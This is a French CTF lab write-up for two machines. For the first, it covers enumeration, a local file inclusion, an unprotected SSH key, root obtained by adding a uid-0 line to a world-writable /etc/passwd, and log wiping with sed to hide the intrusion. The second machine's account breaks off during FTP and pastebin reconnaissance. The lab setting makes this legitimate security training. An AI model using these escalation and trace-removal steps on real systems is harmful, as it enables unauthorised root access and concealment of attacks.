Toutes mes résolutions de CTF

Voici le compte rendu des différentes résolutions de CTF de BOUGHLEM Bilel et d'adresse mail b.boughlem@rt-iut.re :

Machine 6


6.1 - Obtention du premier flag

Nous obtenons l'adresse IP de la machine cible au moyen de la commande *nmap 192.168.1.0/24*, une fois la commande executée, nous effectuons un Nmap agressif pour découvrir les différents services qui tournent sur cette machine au moyen de la commande *nmap -A 192.168.1.11* :

```
┌──(kali㉿kali)-[~]
└─$ nmap -A 192.168.1.11
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-03 20:54 +04
Nmap scan report for 192.168.1.11
Host is up (0.00052s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 3.0.3
22/tcp  open  ssh         OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 a3:38:0e:b6:a1:b8:49:b1:31:a0:43:3e:61:c3:26:37 (RSA)
|   256 fc:40:6c:0b:7b:f0:03:6e:2e:ef:2d:60:b5:96:01:b6 (ECDSA)
|_  256 90:ed:89:27:9d:65:ea:80:54:79:65:af:2c:d7:80:43 (ED25519)
80/tcp  open  http        Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: DU2C Corp
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.9.5-Debian (workgroup: WORKGROUP)
Service Info: Host: RT006; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-time:
|   date: 2024-12-03T16:54:54
|_  start_date: N/A
|_clock-skew: mean: -19m51s, deviation: 34m38s, median: 7s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_nbstat: NetBIOS name: RT006, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.9.5-Debian)
|   Computer name: rt006
|   NetBIOS computer name: RT006\x00
|   Domain name: \x00
|   FQDN: rt006
|_  System time: 2024-12-03T17:54:54+01:00

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.44 seconds
```

Nous avons donc un service ssh, un service http, un service ftp et un service netbios-ssn qui est simplement un serveur de partage de fichier samba utilisant deux ports sur la machine…

Commençons par analyser le service http proposé par la machine cible :




Il semble n'y avoir qu'un site web en maintenance, le code source ne donnant pas d'informations supplémentaires, en revanche, nous pouvons deviner qu'un nom d'utilisateur pour les autres services pourrait être du2c.

Tentons de tester la majorité des ressources connues sur ce serveur web en utilisant l'outil gobuster grâce à la commande *gobuster dir -u http://192.168.1.11 -w /usr/share/dirb/wordlists/common.txt* :

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.1.11 -w /usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.11
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                (Status: 403) [Size: 277]
/.htpasswd           (Status: 403) [Size: 277]
/.htaccess           (Status: 403) [Size: 277]
/assets              (Status: 301) [Size: 313] [--> http://192.168.1.11/assets/]
/images              (Status: 301) [Size: 313] [--> http://192.168.1.11/images/]
/index.html          (Status: 200) [Size: 5056]
/robots.txt          (Status: 200) [Size: 26]
/server-status       (Status: 403) [Size: 277]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```


Accédons donc aux pages auxquelles nous pouvons accéder :




Le fichier robots.txt propose des répertoires cachés qui sont faux puisque déjà testés, une manière de tromper des attaquants ? Maintenant, nous commençons à vraiment penser que ce serveur web a des choses à cacher, testons donc de trouver des répertoires cachés un peu moins connus avec un dictionnaire plus large, la commande employée sera donc *gobuster dir -u http://192.168.1.11 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt* :

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.1.11 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.11
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 313] [--> http://192.168.1.11/images/]
/assets               (Status: 301) [Size: 313] [--> http://192.168.1.11/assets/]
/Portal               (Status: 301) [Size: 313] [--> http://192.168.1.11/Portal/]
/server-status        (Status: 403) [Size: 277]
Progress: 220560 / 220561 (100.00%)
===============================================================
Finished
===============================================================
```


Et il y a effectivement un répertoire caché nommé Portal, accédons y donc :



Mais rien d'exceptionnel, cependant, en analysant le code source, l'inclusion des fichiers about-us.html et contact-us.html nous fait nous demander si le serveur web ne présenterait pas des vulnérabilités face aux inclusions de fichiers locaux ?




Testons cette piste !



Et cela fonctionne bel et bien, nous pouvons lire le contenu du fichier /etc/passwd.

Explorons donc le système de la machine cible :



Et bingo, nous trouvons le fichier id_rsa qui pourrait nous permettre de nous connecter en ssh à la machine cible avec l'utilisateur du2c… Récupérons donc le contenu du fichier sur la machine attaquante que nous copie-collerons dans un fichier id_rsa sur lequel nous exécuterons la commande *ssh2john id_rsa > id_rsa.txt* pour connaître la clé qui nous permettras de nous connecter en ssh à la machine cible :

```
┌──(kali㉿kali)-[~]
└─$ ssh2john id_rsa > id_rsa.txt
id_rsa has no password!
```

Aucun mot de passe, pas très cyber de la part de du2c, nous pouvons donc directement accéder en ssh à la machine cible en utilisant son compte en incluant le fichier id_rsa et sans mot de passe au moyen de la commande *ssh -i id_rsa du2c@192.168.1.11* :

Et récupérons facilement le premier flag contenu dans un fichier user.txt qui est 0536205341435e72cd64998eeae948ca :

```
du2c@rt006:~$ ls -l
total 28
drwxr-xr-x 2 du2c du2c 4096 nov.   6  2020 Desktop
drwxr-xr-x 2 du2c du2c 4096 nov.   6  2020 Documents
drwxr-xr-x 2 du2c du2c 4096 nov.   6  2020 Downloads
drwxr-xr-x 2 du2c du2c 4096 nov.   6  2020 Music
drwxr-xr-x 2 du2c du2c 4096 nov.   6  2020 Public
-rw------- 1 du2c du2c   33 juin   8  2021 user.txt
drwxr-xr-x 2 du2c du2c 4096 nov.   6  2020 Videos
du2c@rt006:~$ cat user.txt
0536205341435e72cd64998eeae948ca
```

6.2 - Obtention du second flag

Que pouvons nous faire à partir d'un shell avec du2c ? Trouvons les commandes qu'il peut exécuter avec des droits de superutilisateur avec la commande *sudo -l* :

```
du2c@rt006:~$ sudo -l
-bash: sudo : commande introuvable
```

Une autre alternative serait d'afficher tous les fichiers sur lesquels du2c possède des droits d'écriture au moyen de la commande *find / -user du2c -writable 2>/dev/null*, nous testons mais cela n'affiche que les fichiers qui lui appartiennent, puis nous testons la commande *find / -group du2c -writable 2>/dev/null* qui fait la même chose mais pour le groupe du2c et voici ce que nous observons :

```
du2c@rt006:~$ find / -group du2c -writable 2>/dev/null
/sys/fs/cgroup/systemd/user.slice/user-1000.slice/user@1000.service
/sys/fs/cgroup/systemd/user.slice/user-1000.slice/user@1000.service/cgroup.procs
/sys/fs/cgroup/systemd/user.slice/user-1000.slice/user@1000.service/tasks
/sys/fs/cgroup/systemd/user.slice/user-1000.slice/user@1000.service/init.scope
/sys/fs/cgroup/systemd/user.slice/user-1000.slice/user@1000.service/init.scope/cgroup.procs
/sys/fs/cgroup/systemd/user.slice/user-1000.slice/user@1000.service/init.scope/tasks
/sys/fs/cgroup/systemd/user.slice/user-1000.slice/user@1000.service/init.scope/notify_on_release
/sys/fs/cgroup/systemd/user.slice/user-1000.slice/user@1000.service/init.scope/cgroup.clone_children
/sys/fs/cgroup/systemd/user.slice/user-1000.slice/user@1000.service/cgroup.clone_children
/sys/fs/cgroup/unified/user.slice/user-1000.slice/user@1000.service
/sys/fs/cgroup/unified/user.slice/user-1000.slice/user@1000.service/cgroup.procs
/sys/fs/cgroup/unified/user.slice/user-1000.slice/user@1000.service/cgroup.threads
/sys/fs/cgroup/unified/user.slice/user-1000.slice/user@1000.service/init.scope
/sys/fs/cgroup/unified/user.slice/user-1000.slice/user@1000.service/init.scope/cgroup.procs
/sys/fs/cgroup/unified/user.slice/user-1000.slice/user@1000.service/init.scope/cgroup.max.descendants
/sys/fs/cgroup/unified/user.slice/user-1000.slice/user@1000.service/init.scope/cgroup.type
/sys/fs/cgroup/unified/user.slice/user-1000.slice/user@1000.service/init.scope/cgroup.threads
/sys/fs/cgroup/unified/user.slice/user-1000.slice/user@1000.service/init.scope/cgroup.subtree_control
/sys/fs/cgroup/unified/user.slice/user-1000.slice/user@1000.service/init.scope/cgroup.max.depth
/sys/fs/cgroup/unified/user.slice/user-1000.slice/user@1000.service/cgroup.subtree_control
/run/user/1000
/run/user/1000/gnupg
/run/user/1000/gnupg/S.gpg-agent
/run/user/1000/gnupg/S.gpg-agent.ssh
/run/user/1000/gnupg/S.gpg-agent.browser
/run/user/1000/gnupg/S.gpg-agent.extra
/run/user/1000/gnupg/S.dirmngr
/run/user/1000/systemd
/run/user/1000/systemd/private
/run/user/1000/systemd/notify
/etc/passwd
/proc/651/task/651/fd/0
/proc/651/task/651/fd/1
/proc/651/task/651/fd/2
/proc/651/task/651/fd/3
/proc/651/task/651/fd/7
/proc/651/task/651/fd/9
/proc/651/task/651/fd/12
```

Le fichier /etc/passwd est glissé dans le groupe du2c ?

Cela signifie que du2c possède probablement des droits particuliers sur ce fichier, vérifions :

```
du2c@rt006:~$ ls -l /etc/passwd
-rw-rw-rw- 1 root du2c 1450 juin   8  2021 /etc/passwd
```

Et c'est le cas, nous pouvons donc ajouter une ligne déclarant utilisateur possédant des droits de superutilisateur sur le système :

```
du2c:x:1000:1001:william,,,:/home/du2c:/bin/bash
du32c:U9dt52rKRnva6:0:0::/root:/bin/bash
```

D'où vient le mot de passe que nous avons donné à l'utilisateur du32c ? C'est un mot de passe que nous avons définis au préalable comme étant password dont nous générons le hash au moyen de la commande *openssl passwd password* :

```
du2c@rt006:~$ openssl passwd password
U9dt52rKRnva6
```

Et nous pouvons donc nous connecter en tant que du32c, et ce ne fut pas sans difficultés, puisque nous avons testé plusieurs autres méthodes et modifications du fichier /etc/passwd avant d'avoir enfin réussi :

```
du2c@rt006:~$ su du32c
Mot de passe :
root@rt006:/home/du2c#
```

A noter que le système fait l'amalgame entre root et du32c puisqu'ils ont le même uid mais ce n'est pas un problème dans notre cas, nous pouvons donc accéder au flag root :

```
root@rt006:/home/du2c# cd /root
root@rt006:~# ls -l
total 4
-rw------- 1 root root 33 juin   8  2021 root.txt
root@rt006:~# cat root.txt
6ec9e64bda7a9aca876ae3a5c05249b9
```

Nous obtenons donc le flag root qui est 6ec9e64bda7a9aca876ae3a5c05249b9.

6.3 - Suppression des traces

C'est le dossier /var/log qui contient la majorité des traces de nos actions, la commande *ls -lt* nous permettra d'afficher en triant les fichier en fonction de leur date de dernière modification, découvrons donc quels fichiers nous devons modifier :

```
root@rt006:/var/log# ls -lt
total 3872
-rw-r----- 1 root adm    7561 déc.  10 03:17 auth.log
-rw-r----- 1 root adm  284048 déc.  10 03:17 syslog
drwxr-x--- 3 root adm    4096 déc.  10 03:15 samba
-rw-r----- 1 root adm   59422 déc.  10 03:09 daemon.log
-rw-rw-r-- 1 root utmp 292292 déc.  10 03:06 lastlog
-rw-rw-r-- 1 root utmp  67200 déc.  10 03:06 wtmp
-rw-r----- 1 root adm  210965 déc.  10 03:04 kern.log
-rw-r----- 1 root adm  182087 déc.  10 03:04 messages
-rw-r----- 1 root adm   29191 déc.  10 03:04 debug
-rw-r--r-- 1 root root   3236 juin   8  2021 dpkg.log
-rw-r--r-- 1 root root   4165 juin   8  2021 alternatives.log
drwxr-xr-x 2 root root   4096 juin   8  2021 apt
-rw-r----- 1 root adm       0 juin   8  2021 vsftpd.log
-rw-r----- 1 root adm  730235 juin   8  2021 messages.1
-rw-rw---- 1 root utmp      0 juin   8  2021 btmp
-rw-r----- 1 root adm  284223 juin   8  2021 daemon.log.1
-rw-r----- 1 root adm  573221 juin   8  2021 syslog.1
drwxr-x--- 2 root adm    4096 juin   8  2021 apache2
-rw-r----- 1 root adm  844239 juin   8  2021 kern.log.1
-rw-r----- 1 root adm   69312 juin   8  2021 auth.log.1
-rw-r----- 1 root adm  122349 juin   8  2021 debug.1
-rw-rw---- 1 root utmp   1536 nov.   6  2020 btmp.1
-rw------- 1 root root   2545 nov.   6  2020 vsftpd.log.1
-rw-r--r-- 1 root root 219546 nov.   6  2020 dpkg.log.1
-rw-r--r-- 1 root root  16282 nov.   6  2020 alternatives.log.1
-rw-r----- 1 root adm  127350 nov.   6  2020 syslog.2.gz
-rw-r--r-- 1 root root  32032 nov.   4  2020 faillog
drwx------ 2 root root   4096 nov.   4  2020 private
drwxr-xr-x 3 root root   4096 nov.   4  2020 installer
```

Et pour vider les fichiers de seulement nos actions, nous les modifions en supprimant les lignes contenant Dec 10 au moyen de la commande *sed -i '/^Dec 10/d' nomdufichier*.

Ce sont donc les fichiers auth.log, syslog, daemon.log, lastlog, kern.log, messages et debug que nous modifions de la sorte, quand au dossier samba, vérifions son contenu :

```
root@rt006:/var/log/samba# ls -lt
total 36
-rw-r--r-- 1 root root     0 déc.  10 03:20 log.192.168.1.22
-rw-r--r-- 1 root root     0 déc.  10 03:20 log.localhost
-rw-r--r-- 1 root root     0 déc.  10 03:15 log.192.168.1.12
-rw-r--r-- 1 root root  2669 déc.  10 03:05 log.nmbd
-rw-r--r-- 1 root root  1008 déc.  10 03:04 log.smbd
-rw-r--r-- 1 root root 11927 juin   8  2021 log.nmbd.1
-rw-r--r-- 1 root root  3192 nov.   6  2020 log.smbd.1
-rw-r--r-- 1 root root   606 nov.   6  2020 log.
-rw-r--r-- 1 root root   352 nov.   6  2020 log.192.168.1.92
-rw-r--r-- 1 root root     0 nov.   6  2020 log.nmap
-rw-r--r-- 1 root root     0 nov.   6  2020 log.kali
drwx------ 4 root root  4096 nov.   4  2020 cores
```

Après analyse du contenu des fichiers, nous nous rendons compte que seuls log.nmbd et log.smbd contiennent des traces, les autres fichiers étant vide, nous utiliserons la même commande que précédemment sauf que l'argument de début de ligne pour la suppression sera [2024/12/10 au lieu de Dec 10.

Une fois cela fait, nous supprimons bien évidemment l'utilisateur que nous avons généré sans besoin de supprimer le hash car celui-ci n'est déjà pas contenu dans /etc/shadow…

Nous avons donc obtenu les deux flags puis supprimé les traces d'intrusion sur la machine cible.

Machine 7

7.1 - Obtention du premier flag

Nous commençons par détecter la machine cible sur le réseau au moyen de la commande *nmap 192.168.1.0/24*, et nous trouvons son adresse IP comme étant 192.168.1.19, effectuons donc un nmap agressif sur cette adresse au moyen de la commande *nmap -A 192.168.1.19* :

```
┌──(kali㉿kali)-[~]
└─$ nmap -A 192.168.1.19
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-10 19:46 +04
Nmap scan report for 192.168.1.19
Host is up (0.0011s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--   1 ftp      ftp        296263 Jun 18  2021 logo.png
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 6a:fe:d6:17:23:cb:90:79:2b:b1:2d:37:53:97:46:58 (RSA)
|   256 5b:c4:68:d1:89:59:d7:48:b0:96:f3:11:87:1c:08:ac (ECDSA)
|_  256 61:39:66:88:1d:8f:f1:d0:40:61:1e:99:c5:1a:1f:f4 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.38 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.02 seconds
```

Les trois services offerts par la machine cible sont donc un service ftp, ssh et http. Débutons par le service ftp puisque le fait qu'il soit anonyme signifie que l'on peut déjà s'y connecter, nous ouvrirons donc une session ftp avec la commande *ftp 192.168.1.19* :

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.1.19
Connected to 192.168.1.19.
220 ProFTPD Server (localhost) [::ffff:192.168.1.19]
Name (192.168.1.19:kali): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
```


Récupérons quelques informations sur le contenu du serveur :

```
ftp> pwd
Remote directory: /
ftp> ls
229 Entering Extended Passive Mode (|||3788|)
150 Opening ASCII mode data connection for file list
-rw-r--r--    1 ftp      ftp        296263 Jun 18  2021 logo.png
226 Transfer complete
```


Nous constatons que la racine est correctement configurée et que le seul contenu est une image nommé logo.png, importons la donc dans notre machine attaquante pour l'analyser au moyen de la commande *get logo.png* :

Nous avons donc une image d'un anonymous et surtout un lien dans le côté qui est https://mastodon.social/@7ah… Avant d'analyser cette piste, nous analyserons rapidement les métadonnées de cette image au moyen de la commande *exiftool logo.png*, mais les métadonnées semblent normales.

Analysons donc ce lien puis le service http :



C’est un lien qui lui même renvoi à un lien pastebin, continuons d’explorer :



Nous devons donc suivre ce qui ressemble à un répertoire étant 239a54d2be3eb203bd126825d4a31052…


En passant nous analysons les autres posts de 7ah sur pastebin qui sont une commande et un code :

